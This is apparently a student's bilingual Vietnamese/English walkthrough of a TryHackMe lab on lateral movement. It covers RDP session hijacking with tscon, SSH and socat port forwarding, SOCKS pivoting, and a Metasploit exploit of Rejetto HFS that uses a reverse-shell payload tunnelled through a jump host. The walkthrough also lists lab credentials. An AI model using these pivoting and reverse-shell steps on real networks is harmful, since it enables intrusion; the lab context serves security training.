Để kết nối với một phiên, chúng ta sẽ sử dụng tscon.exe và chỉ định ID phiên mà chúng ta sẽ tiếp quản, cũng như SESSIONNAME hiện tại của chúng ta. Theo ví dụ trước, để tiếp quản phiên của luke nếu chúng ta được kết nối với tư cách là người dùng quản trị viên, chúng ta sẽ sử dụng lệnh sau:

tscon 3 /dest:rdp-tcp#6

Nói một cách đơn giản, lệnh này nêu rõ phiên đồ họa **3**do luke sở hữu phải được kết nối với phiên RDP**rdp-tcp#6** do người dùng quản trị viên sở hữu.

Do đó, chúng tôi sẽ tiếp tục phiên RDP của Luke và kết nối ngay lập tức.

**Lưu ý:** Windows Server 2019 sẽ không cho phép bạn kết nối với phiên của người dùng khác nếu không biết mật khẩu.

## Let's Get to Work!

To complete this exercise, you will need to connect to THMJMP2 using a new set of credentials obtained from <http://distributor.za.tryhackme.com/creds_t2> (**Notice that this link is different from the other tasks**). Once you have your credentials, connect to THMJMP2 via RDP:

**xfreerdp /v:thmjmp2.za.tryhackme.com /u:YOUR\_USER /p:YOUR\_PASSWORD**

These credentials will grant you administrative access to THMJMP2.

For this task, we'll work on hijacking an RDP session. If you are interested in trying backdooring exe or other files, you can find some exercises about this in the [Windows Local Persistence](https://tryhackme.com/jr/windowslocalpersistence) room.

Follow the instructions to hijack t1\_toby.beck's RDP session on THMJMP2 to get your flag.

**Note:** When executing **query session**, you'll see several users named t1\_toby.beck followed by a number. These are just identical copies of the same user, and you can hijack any of them (you don't need to hijack them all). Make sure you hijack a session marked as **disconnected (Disc.)** to avoid interfering with other users.

1. **Port Forwarding (Chuyển cổng)**


Hầu hết các kỹ thuật di chuyển ngang mà chúng tôi đã trình bày ở trên đều yêu cầu các cổng cụ thể phải có sẵn cho kẻ tấn công. Trong các mạng thực tế, người quản trị có thể đã chặn một số cổng này vì lý do bảo mật hoặc đã triển khai phân đoạn xung quanh mạng, ngăn bạn truy cập vào các cổng SMB, RDP , WinRM hoặc RPC.

Để vượt qua những hạn chế này, chúng ta có thể sử dụng các kỹ thuật chuyển tiếp cổng, bao gồm việc sử dụng bất kỳ máy chủ nào bị xâm phạm làm hộp nhảy để chuyển sang các máy chủ khác. Dự kiến ​​một số máy sẽ có nhiều quyền mạng hơn những máy khác, vì mọi vai trò trong doanh nghiệp sẽ có nhu cầu khác nhau về các dịch vụ mạng cần thiết cho công việc hàng ngày.

## Đường hầm SSH

Giao thức đầu tiên chúng ta sẽ xem xét là SSH , vì nó đã có chức năng tích hợp để thực hiện chuyển tiếp cổng thông qua một tính năng gọi là **SSH Tunneling** . Trong khi SSH từng là giao thức liên quan đến các hệ thống Linux , thì Windows hiện được cung cấp cùng với máy khách OpenSSH theo mặc định, vì vậy bạn có thể mong đợi tìm thấy nó trong nhiều hệ thống hiện nay, độc lập với hệ điều hành của chúng.

SSH Tunnelling có thể được sử dụng theo nhiều cách khác nhau để chuyển tiếp các cổng thông qua kết nối SSH, chúng ta sẽ sử dụng tùy theo tình huống. Để giải thích từng trường hợp, hãy giả sử một tình huống mà chúng ta đã giành được quyền kiểm soát máy PC-1 (không cần quyền truy cập của quản trị viên) và muốn sử dụng nó làm điểm xoay để truy cập vào một cổng trên máy khác mà chúng ta không thể kết nối trực tiếp. Chúng ta sẽ bắt đầu một đường hầm từ máy PC-1, hoạt động như một máy khách SSH, đến PC của Kẻ tấn công, hoạt động như một máy chủ SSH. Lý do để làm như vậy là bạn thường sẽ tìm thấy máy khách SSH trên các máy Windows, nhưng hầu hết thời gian sẽ không có máy chủ SSH nào khả dụng.



Vì chúng ta sẽ kết nối trở lại máy của kẻ tấn công, chúng ta sẽ muốn tạo một người dùng không được phép truy cập vào bất kỳ bảng điều khiển nào để tạo đường hầm và đặt mật khẩu để sử dụng cho việc tạo đường hầm:

useradd tunneluser -m -d /home/tunneluser -s /bin/true


passwd tunneluser

Tùy thuộc vào nhu cầu của bạn, đường hầm SSH có thể được sử dụng để thực hiện chuyển tiếp cổng cục bộ hoặc từ xa. Chúng ta hãy xem xét từng trường hợp.

### **Chuyển tiếp cổng từ xa SSH**

Trong ví dụ của chúng tôi, hãy giả sử rằng các chính sách tường lửa chặn máy của kẻ tấn công truy cập trực tiếp vào cổng 3389 trên máy chủ. Nếu kẻ tấn công đã xâm phạm PC-1 trước đó và PC-1 có quyền truy cập vào cổng 3389 của máy chủ, thì có thể sử dụng nó để xoay sang cổng 3389 bằng cách chuyển tiếp cổng từ xa từ PC-1. **Chuyển tiếp cổng từ xa** cho phép bạn lấy một cổng có thể truy cập được từ máy khách SSH (trong trường hợp này là PC-1) và chiếu nó vào máy chủ SSH **từ xa** (máy của kẻ tấn công).

Kết quả là, một cổng sẽ được mở trong máy của kẻ tấn công có thể được sử dụng để kết nối trở lại cổng 3389 trong máy chủ thông qua đường hầm SSH . PC-1 sẽ lần lượt ủy quyền kết nối để máy chủ có thể thấy tất cả lưu lượng truy cập như thể nó đến từ PC-1:



Một câu hỏi hợp lệ có thể nảy sinh tại thời điểm này là tại sao chúng ta cần chuyển tiếp cổng nếu chúng ta đã xâm phạm PC-1 và có thể chạy phiên RDP trực tiếp từ đó. Câu trả lời rất đơn giản: trong trường hợp chúng ta chỉ có quyền truy cập bảng điều khiển vào PC-1, chúng ta sẽ không thể sử dụng bất kỳ máy khách RDP nào vì chúng ta không có GUI. Bằng cách cung cấp cổng cho máy của kẻ tấn công, bạn có thể sử dụng máy khách RDP Linux để kết nối. Các tình huống tương tự phát sinh khi bạn muốn chạy khai thác trên một cổng không thể truy cập trực tiếp, vì khai thác của bạn có thể yêu cầu một ngôn ngữ kịch bản cụ thể mà không phải lúc nào cũng có sẵn trên các máy mà bạn xâm phạm trong quá trình thực hiện.

Tham khảo hình ảnh trước, để chuyển tiếp cổng 3389 trên máy chủ trở lại máy của kẻ tấn công, chúng ta có thể sử dụng lệnh sau trên PC-1:

PC1: Dấu nhắc lệnh

**C:\> ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N**

Điều này sẽ thiết lập phiên SSH từ PC-1 đến **1.1.1.1**(PC của kẻ tấn công) bằng cách sử dụng **tunneluser**người dùng.

Vì **tunneluser**không được phép chạy shell trên PC của Kẻ tấn công, chúng ta cần chạy **ssh** lệnh bằng **-N** chuyển đổi để ngăn chặn khách hàng yêu cầu một, hoặc kết nối sẽ thoát ngay lập tức. **-R** switch được sử dụng để yêu cầu chuyển tiếp cổng từ xa và cú pháp yêu cầu chúng ta trước tiên phải chỉ ra cổng mà chúng ta sẽ mở tại máy chủ SSH (3389), theo sau là dấu hai chấm và sau đó là IP và cổng của ổ cắm mà chúng ta sẽ chuyển tiếp (3.3.3.3:3389). Lưu ý rằng số cổng không cần phải khớp, mặc dù chúng khớp trong ví dụ này.

Bản thân lệnh sẽ không xuất ra bất cứ thứ gì, nhưng đường hầm sẽ phụ thuộc vào lệnh đang chạy. Bất cứ khi nào chúng ta muốn, chúng ta có thể đóng đường hầm bằng cách nhấn CTRL+C như với bất kỳ lệnh nào khác.

Khi đường hầm của chúng ta đã được thiết lập và chạy, chúng ta có thể đến máy của kẻ tấn công và RDP vào cổng được chuyển tiếp để đến máy chủ:


Máy của kẻ tấn công

**munra@attacker-pc$ xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword**

### **Chuyển tiếp cổng cục bộ SSH**

**Chuyển tiếp cổng cục bộ** cho phép chúng ta "kéo" một cổng từ máy chủ SSH vào máy khách SSH. Trong kịch bản của chúng tôi, điều này có thể được sử dụng để lấy bất kỳ dịch vụ nào có sẵn trong máy của kẻ tấn công và làm cho nó khả dụng thông qua một cổng trên PC-1. Theo cách đó, bất kỳ máy chủ nào không thể kết nối trực tiếp với PC của kẻ tấn công nhưng có thể kết nối với PC-1 giờ đây sẽ có thể tiếp cận các dịch vụ của kẻ tấn công thông qua máy chủ trục.

Sử dụng loại chuyển tiếp cổng này sẽ cho phép chúng ta chạy shell ngược từ các máy chủ thông thường không thể kết nối lại với chúng ta hoặc chỉ đơn giản là cung cấp bất kỳ dịch vụ nào chúng ta muốn cho các máy không có kết nối trực tiếp với chúng ta.



Để chuyển tiếp cổng 80 từ máy của kẻ tấn công và khiến nó khả dụng trên PC-1, chúng ta có thể chạy lệnh sau trên PC-1:

PC1: Dấu nhắc lệnh

**C:\> ssh tunneluser@1.1.1.1 -L \*:80:127.0.0.1:80 -N**

Cấu trúc lệnh tương tự như cấu trúc được sử dụng trong chuyển tiếp cổng từ xa nhưng sử dụng tùy **-L**chọn chuyển tiếp cổng cục bộ. Tùy chọn này yêu cầu chúng ta chỉ ra ổ cắm cục bộ được PC-1 sử dụng để nhận kết nối ( **\*:80**) và ổ cắm từ xa để kết nối từ góc nhìn PC của kẻ tấn công ( **127.0.0.1:80**).

Lưu ý rằng chúng tôi sử dụng địa chỉ IP 127.0.0.1 trong ổ cắm thứ hai, vì theo quan điểm của PC kẻ tấn công, đó là máy chủ giữ cổng 80 để chuyển tiếp.

Vì chúng ta đang mở một cổng mới trên PC-1, chúng ta có thể cần thêm quy tắc tường lửa để cho phép các kết nối đến (với **dir=in**). Cần có quyền quản trị cho việc này:

netsh advfirewall firewall add rule name="Open Port 80" dir=in action=allow protocol=TCP localport=80

Sau khi đường hầm được thiết lập, bất kỳ người dùng nào hướng trình duyệt của họ tới PC-1 **http://2.2.2.2:80**và sẽ thấy trang web do máy của kẻ tấn công xuất bản.

## Chuyển tiếp cổng với socat

Trong những tình huống không có SSH , socat có thể được sử dụng để thực hiện chức năng tương tự. Mặc dù không linh hoạt như SSH , socat cho phép bạn chuyển tiếp các cổng theo cách đơn giản hơn nhiều. Một trong những nhược điểm khi sử dụng socat là chúng ta cần chuyển nó đến máy chủ trục (PC-1 trong ví dụ hiện tại của chúng tôi), khiến nó dễ bị phát hiện hơn SSH , nhưng có thể đáng để thử khi không có tùy chọn nào khác khả dụng.

Cú pháp cơ bản để thực hiện chuyển tiếp cổng bằng socat đơn giản hơn nhiều. Nếu chúng ta muốn mở cổng 1234 trên máy chủ và chuyển tiếp bất kỳ kết nối nào chúng ta nhận được ở đó đến cổng 4321 trên máy chủ 1.1.1.1, bạn sẽ có lệnh sau:

socat TCP4-LISTEN:1234,fork TCP4:1.1.1.1:4321


Các**fork**tùy chọn cho phép socat fork một tiến trình mới cho mỗi kết nối nhận được, giúp có thể xử lý nhiều kết nối mà không cần đóng. Nếu bạn không bao gồm tùy chọn này, socat sẽ đóng khi kết nối đầu tiên được thực hiện hoàn tất.

Quay trở lại ví dụ của chúng ta, nếu chúng ta muốn truy cập cổng 3389 trên máy chủ bằng PC-1 làm điểm trung gian như chúng ta đã làm với chuyển tiếp cổng từ xa SSH , chúng ta có thể sử dụng lệnh sau:

PC-1: Dấu nhắc lệnh

**C:\>socat TCP4-LISTEN:3389,fork TCP4:3.3.3.3:3389**

Lưu ý rằng socat không thể chuyển tiếp kết nối trực tiếp đến máy của kẻ tấn công như SSH nhưng sẽ mở một cổng trên PC-1 mà máy của kẻ tấn công có thể kết nối đến:



Như thường lệ, vì một cổng đang được mở trên máy chủ trục, chúng ta có thể cần tạo một quy tắc tường lửa để cho phép bất kỳ kết nối nào tới cổng đó:


netsh advfirewall firewall add rule name="Open Port 3389" dir=in action=allow protocol=TCP localport=3389

Mặt khác, nếu chúng ta muốn để lộ cổng 80 khỏi máy của kẻ tấn công để máy chủ có thể truy cập được, chúng ta chỉ cần điều chỉnh lệnh một chút:

PC-1: Dấu nhắc lệnh

**C:\>socat TCP4-LISTEN:80,fork TCP4:1.1.1.1:80**

Kết quả là, PC-1 sẽ tạo cổng 80 và lắng nghe các kết nối được chuyển tiếp đến cổng 80 trên máy của kẻ tấn công:



Câu 1:

### **Chuyển tiếp cổng động và SOCKS**

Trong khi chuyển tiếp cổng đơn hoạt động khá tốt đối với các tác vụ yêu cầu truy cập vào các ổ cắm cụ thể, có những lúc chúng ta có thể cần chạy quét trên nhiều cổng của máy chủ hoặc thậm chí nhiều cổng trên nhiều máy, tất cả thông qua một máy chủ trục. Trong những trường hợp đó, **chuyển tiếp cổng động** cho phép chúng ta trục qua một máy chủ và thiết lập nhiều kết nối đến bất kỳ địa chỉ IP/cổng nào chúng ta muốn bằng cách sử dụng **proxy SOCKS** .

Vì chúng tôi không muốn dựa vào máy chủ SSH hiện có trên các máy Windows trong mạng đích, nên chúng tôi thường sử dụng máy khách SSH để thiết lập chuyển tiếp cổng động ngược bằng lệnh sau:

PC1: Dấu nhắc lệnh

**C:\> ssh tunneluser@1.1.1.1 -R 9050 -N**

Trong trường hợp này, máy chủ SSH sẽ khởi động proxy SOCKS trên cổng **9050**và chuyển tiếp mọi yêu cầu kết nối qua đường hầm SSH , nơi chúng cuối cùng được proxy bởi máy khách SSH .

Phần thú vị nhất là chúng ta có thể dễ dàng sử dụng bất kỳ công cụ nào của mình thông qua proxy SOCKS bằng cách sử dụng **proxychains** . Để làm như vậy, trước tiên chúng ta cần đảm bảo rằng proxychains được cấu hình đúng để trỏ bất kỳ kết nối nào đến cùng một cổng được SSH sử dụng cho máy chủ proxy SOCKS. Tệp cấu hình proxychains có thể được tìm thấy tại  **/etc/proxychains.conf**AttackBox của bạn. Nếu chúng ta cuộn xuống cuối tệp cấu hình, chúng ta sẽ thấy một dòng chỉ ra cổng đang được sử dụng để proxy socks:

[ProxyList]

socks4 127.0.0.1 9050

Cổng mặc định là 9050, nhưng bất kỳ cổng nào cũng có thể hoạt động miễn là nó khớp với cổng chúng ta đã sử dụng khi thiết lập đường hầm SSH .

Nếu bây giờ chúng ta muốn thực hiện bất kỳ lệnh nào thông qua proxy, chúng ta có thể sử dụng proxychains:

proxychains curl http://pxeboot.za.tryhackme.com

Xin lưu ý rằng một số phần mềm như nmap có thể không hoạt động tốt với SOCKS trong một số trường hợp và có thể hiển thị kết quả khác, do đó trải nghiệm của bạn có thể khác.

## Hãy bắt tay vào làm thôi!

**Lưu ý:** Vì bạn sẽ thực hiện kết nối SSH từ mạng phòng thí nghiệm trở lại máy của kẻ tấn công bằng cách sử dụng **tunneluser** cho tác vụ này,  chúng tôi thực sự khuyến khích bạn sử dụng Attackbox hoặc VM thay vì máy thực tế của bạn. Đã có hướng dẫn về cách tạo người dùng không cho phép chạy lệnh hoặc truyền tệp qua SSH / SCP, vì vậy hãy đảm bảo làm theo hướng dẫn. Bạn cũng nên tạo mật khẩu mạnh**tunneluser**  và đảm bảo đó là mật khẩu duy nhất và có thể hủy bỏ, không phải mật khẩu thực tế của bạn trên nền tảng này hoặc bất kỳ nền tảng nào khác.

Để hoàn thành bài tập này, bạn sẽ cần kết nối với THMJMP2 bằng thông tin xác thực được cấp cho bạn trong Nhiệm vụ 1 từ <http://distributor.za.tryhackme.com/creds> . Nếu bạn chưa thực hiện, hãy nhấp vào liên kết và lấy thông tin xác thực ngay bây giờ. Sau khi có thông tin xác thực, hãy kết nối với THMJMP2 qua SSH :

**ssh za\\<AD Username>@thmjmp2.za.tryhackme.com**

Mục tiêu đầu tiên của chúng ta sẽ là kết nối qua RDP đến THMIIS. Nếu chúng ta cố gắng kết nối trực tiếp từ máy của kẻ tấn công, chúng ta sẽ thấy rằng cổng 3389 đã bị lọc qua tường lửa và do đó không khả dụng trực tiếp. Tuy nhiên, cổng vẫn đang hoạt động nhưng chỉ có thể truy cập từ THMJMP2. Bằng cách sử dụng socat, có sẵn trên **C:\tools\socat\**THMJMP2, chúng ta sẽ chuyển tiếp cổng RDP để làm cho nó khả dụng trên THMJMP2 để kết nối từ máy của kẻ tấn công.

Để thực hiện điều đó, chúng ta sẽ chạy socat với các tham số sau:

THMJMP2: Dấu nhắc lệnh

**C:\tools\socat\>socat TCP4-LISTEN:13389,fork TCP4:THMIIS.za.tryhackme.com:3389**

Lưu ý rằng chúng ta không thể sử dụng cổng 3389 cho trình nghe của mình vì nó đã được sử dụng trong THMJMP2 cho dịch vụ RDP của riêng nó. Hãy thoải mái thay đổi cổng trình nghe (13389) thành một số khác để tránh xung đột với các học viên khác. Trong thiết lập thông thường, bạn sẽ phải thêm quy tắc tường lửa để cho phép lưu lượng truy cập qua cổng trình nghe, nhưng THMJMP2 đã tắt tường lửa để thuận tiện cho bạn.

Sau khi trình lắng nghe được thiết lập, bạn sẽ có thể kết nối với THMIIS qua RDP từ máy của kẻ tấn công bằng cách xoay vòng qua trình lắng nghe socat tại THMJMP2:

Hộp tấn công

**user@AttackBox$ xfreerdp /v:THMJMP2.za.tryhackme.com:13389 /u:t1\_thomas.moore /p:MyPazzw3rd2020**

Sau khi kết nối, bạn sẽ nhận được cờ từ màn hình của t1\_thomas.moore trên THMIIS.

* Sử dụng thmjmp2 như một proxy và thiết lập phiên RDP như t1\_thomas.mooretrên thmiis.
  + - Trên máy THMJMP2 có tài khoản: <thông tin xác thực lấy trong đường dẫn, có thể bị thay đổi>

Username: barbara.taylor

Password: Knockers2015?

* + - Từ máy Attacker, kết nối đến máy THMJMP2:

ssh za\\barbara.taylor@thmjmp2.za.tryhackme.com

* + - Trên máy THMJMP2, tạo đường hầm bằng socat:

THMJMP2: Dấu nhắc lệnh

**C:\tools\socat\>socat TCP4-LISTEN:13389,fork TCP4:THMIIS.za.tryhackme.com:3389**

* + - Do đó, trên Attacker có thể dễ dàng kết nối với THMIIS qua tài khoản: t1\_thomas.moore

AttackBox

**user@AttackBox$ xfreerdp /v:THMJMP2.za.tryhackme.com:13389 /u:t1\_thomas.moore /p:MyPazzw3rd2020**

* + - Kết quả là ta có thể dễ dàng truy cập vào máy THMIIS, lấy cờ thôi
* Sử dụng thmjmp2 như một proxy để khai thác Rejetto HFSmáy chủ dễ bị tấn công đang chạy trên thmdc
  + - Trên Attacker, tạo 1 người dùng: Vì chúng tôi sẽ tạo kết nối trở lại máy của kẻ tấn công nên chúng tôi sẽ muốn tạo một người dùng trong đó mà không cần truy cập vào bất kỳ bảng điều khiển nào để tạo đường hầm và đặt mật khẩu để sử dụng để tạo đường hầm

useradd tunneluser -m -d /home/tunneluser -s /bin/true

passwd tunneluser

* + - Trên máy THMJMP2 có tài khoản: <thông tin xác thực lấy trong đường dẫn, có thể bị thay đổi>

Username: barbara.taylor

Password: Knockers2015?

* Từ máy Attacker, kết nối đến máy THMJMP2:

ssh za\\barbara.taylor@thmjmp2.za.tryhackme.com

* + - Trên máy THMJMP2:

THMJMP2: Command Prompt

**C:\> ssh tunneluser@ATTACKER\_IP -R 8888:thmdc.za.tryhackme.com:80 -L \*:6666:127.0.0.1:6666 -L \*:7878:127.0.0.1:7878 -N**

* + - Trên máy Attacker:

AttackBox

**user@AttackBox$ msfconsole**

**msf6 > use rejetto\_hfs\_exec**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set payload windows/shell\_reverse\_tcp**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set lhost thmjmp2.za.tryhackme.com**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set ReverseListenerBindAddress 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set lport 7878**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set srvhost 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set srvport 6666**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set rhosts 127.0.0.1**

**msf6 exploit(windows/http/rejetto\_hfs\_exec) > set rport 8888**


**msf6 exploit(windows/http/rejetto\_hfs\_exec) > exploit**

* + - Đợi msfconsole thực thi, kết quả là ngay trên msfconsole đã đăng nhập vào THMDC


## Khai thác phức hợp đường hầm

Máy chủ THMDC đang chạy phiên bản dễ bị tấn công của Rejetto HFS. Vấn đề chúng ta gặp phải là các quy tắc tường lửa hạn chế quyền truy cập vào cổng dễ bị tấn công để chỉ có thể xem được từ THMJMP2. Hơn nữa, các kết nối đi từ THMDC chỉ được phép đến các máy trong mạng cục bộ của nó, khiến cho việc nhận shell ngược trực tiếp đến máy của kẻ tấn công là không thể. Tệ hơn nữa, lỗ hổng Rejetto HFS yêu cầu kẻ tấn công phải lưu trữ một máy chủ HTTP để kích hoạt tải trọng cuối cùng, nhưng vì không được phép kết nối đi đến máy của kẻ tấn công, nên chúng ta cần tìm cách lưu trữ một máy chủ web trong một trong các máy khác trong cùng mạng, điều này hoàn toàn không tiện lợi. Chúng ta có thể sử dụng chuyển tiếp cổng để khắc phục tất cả các vấn đề này.

Trước tiên, chúng ta hãy xem cách khai thác hoạt động. Đầu tiên, nó sẽ kết nối với cổng HFS ( **RPORT**trong Metasploit) để kích hoạt kết nối thứ hai. Kết nối thứ hai này sẽ được thực hiện với máy của kẻ tấn công trên **SRVPORT**, nơi máy chủ web sẽ phân phối tải trọng cuối cùng. Cuối cùng, tải trọng của kẻ tấn công sẽ thực thi và gửi lại shell ngược cho kẻ tấn công trên **LPORT**:



Với điều này trong đầu, chúng ta có thể sử dụng SSH để chuyển tiếp một số cổng từ máy của kẻ tấn công đến THMJMP2 (SRVPORT cho máy chủ web và LPORT để nhận shell ngược) và xoay vòng qua THMJMP2 để đến RPORT trên THMDC. Chúng ta sẽ cần thực hiện ba chuyển tiếp cổng theo cả hai hướng để tất cả các tương tác của khai thác có thể được ủy quyền thông qua THMJMP2:



Rejetto HFS sẽ lắng nghe trên cổng 80 trên THMDC, vì vậy chúng ta cần chuyển hướng cổng đó trở lại máy của kẻ tấn công thông qua THMJMP2 bằng cách sử dụng chuyển tiếp cổng từ xa. Vì hộp tấn công có cổng 80 đang được một dịch vụ khác chiếm dụng, chúng ta sẽ cần liên kết cổng 80 trên THMDC với một số cổng hiện không được hộp tấn công sử dụng. Hãy sử dụng cổng 8888. Khi chạy ssh trong THMJMP2 để chuyển tiếp cổng này, chúng ta sẽ phải thêm **-R 8888:thmdc.za.tryhackme.com:80**vào lệnh của mình.

Đối với SRVPORT và LPORT, hãy chọn hai cổng ngẫu nhiên theo ý muốn. Để minh họa, chúng ta sẽ đặt **SRVPORT=6666**và **LPORT=7878**, nhưng hãy đảm bảo sử dụng các cổng khác nhau vì phòng thí nghiệm được chia sẻ với các sinh viên khác, vì vậy nếu hai bạn chọn cùng một cổng, khi cố gắng chuyển tiếp chúng, bạn sẽ nhận được lỗi cho biết cổng đó đã được sử dụng trên THMJMP2.

Để chuyển tiếp các cổng như vậy từ máy của kẻ tấn công đến THMJMP2, chúng ta sẽ sử dụng chuyển tiếp cổng cục bộ bằng cách thêm **-L \*:6666:127.0.0.1:6666**và  **-L \*:7878:127.0.0.1:7878** vào lệnh ssh của chúng ta. Điều này sẽ liên kết cả hai cổng trên THMJMP2 và tạo đường hầm cho bất kỳ kết nối nào trở lại máy của kẻ tấn công.

Kết hợp toàn bộ lệnh lại, chúng ta sẽ có kết quả như sau:

THMJMP2: Dấu nhắc lệnh

**C:\> ssh tunneluser@ATTACKER\_IP -R 8888:thmdc.za.tryhackme.com:80 -L \*:6666:127.0.0.1:6666 -L \*:7878:127.0.0.1:7878 -N**

**Lưu ý:** Nếu bạn đang sử dụng AttackBox và đã tham gia các phòng mạng khác trước đó, hãy đảm bảo chọn địa chỉ IP được gán cho giao diện đường hầm hướng ra mạng **lateralmovementandpivoting**là ATTACKER\_IP của bạn, nếu không, các shell/kết nối ngược của bạn sẽ không hoạt động bình thường. Để thuận tiện cho bạn, giao diện được gắn vào mạng này được gọi là **lateralmovement**, vì vậy bạn có thể lấy đúng địa chỉ IP bằng cách chạy **ip add show lateralmovement**:

A screenshot of a computer program

Description automatically generated

